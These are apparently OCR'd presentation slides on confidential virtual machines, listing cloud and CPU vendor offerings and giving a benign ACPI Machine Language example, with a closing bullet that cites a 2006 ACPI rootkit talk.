




Attestation in CVM



Threat Model in CVM



Commercialized CVM

Cloud Vendors

Google Cloud

GCP Confidential VM instances

aws

Amazon EC2 instance with AMD SEV-SNP

Azure

Azure Confidential VMs

CPU Vendors

AMD

AMD SEV-SNP


intel

Intel TDX

Overview of AML

ACPI Machine Language (AML)

- ACPI = Advanced Configuration and Power Interface





AML Example

```
OperationRegion (PADM, SystemMemory, 0xFED3C000, 0x1000)
Field (PADM, DWordAcc, NoLock, WriteAsZeros)
{
    PRID,   32,
    OST1,   32,
    OST2,   32
}

Device (\_SB.VMOD.PAD1)
{
    Name (_CID, "Virtual Processor Aggregator Device")  // _CID: Compatible ID
    Name (_HID, "ACPI000C" /* Processor Aggregator Device */)  // _HID: Hardware ID
    Method (_PUR, 0, NotSerialized)  // _PUR: Processor Utilization Request
    {
        Name (PUR, Package (0x02)
        {
            One,
            Zero
        })
        PUR [One] = PRID /* \PRID */
        Return (PUR) /* \_SB_.VMOD.PAD1._PUR.PUR_ */
    }

    Method (_OST, 3, Serialized)  // _OST: OSPM Status Indication
    {
        If ((Arg1 == Zero))      <- if statement
        {
            OST2 = Arg2
        }

        OST1 = Arg1              <- memory access
    }
}
```


ACPI Rootkit (Black Hat Europe 2006)

- Exploit ACPI to install Rootkit

